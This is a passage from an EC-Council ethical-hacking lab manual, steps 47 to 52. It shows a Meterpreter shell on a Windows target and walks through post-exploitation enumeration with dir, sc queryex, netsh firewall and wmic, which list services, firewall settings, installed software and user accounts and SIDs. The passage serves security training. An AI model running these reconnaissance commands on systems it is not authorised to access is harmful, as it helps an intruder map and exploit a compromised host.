
```
meterpreter > shell
Process 6288 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\>dir /a:h
dir /a:h
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\

01/26/2022  11:16 PM    <DIR>          $Recycle.Bin
01/27/2022  02:37 AM    <DIR>          $WinREAgent
01/27/2022  01:27 AM    <JUNCTION>     Documents and Settings [C:\Users]
04/09/2022  07:05 AM            12,288 DumpStack.log.tmp
04/09/2022  07:05 AM     1,342,177,280 pagefile.sys
04/09/2022  03:25 AM    <DIR>          ProgramData
01/27/2022  01:27 AM    <DIR>          Recovery
04/09/2022  07:05 AM       268,435,456 swapfile.sys
02/03/2022  12:22 AM    <DIR>          System Volume Information
               3 File(s)  1,610,625,024 bytes
               6 Dir(s)  16,892,407,808 bytes free

C:\>
```

47. Type **sc queryex type=service state=all** and press **Enter**, to list all the available services


```
Applications  Places  System                                  Sat Apr 9, 06:58
                          msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
C:\>sc queryex type=service state=all
sc queryex type=service state=all

SERVICE_NAME: AdobeARMservice
DISPLAY_NAME: Adobe Acrobat Update Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 8072
        FLAGS              :

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

SERVICE_NAME: ALG
DISPLAY_NAME: Application Layer Gateway Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
Menu   msfconsole - Parrot Ter...
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

48. Now, we will list details about specific service, to do that type **netsh firewall show state** and press **Enter**, to display current firewall state.




49. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

50. Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.

    Note: Results might vary when you perform this task.




51. Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

52. Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users.



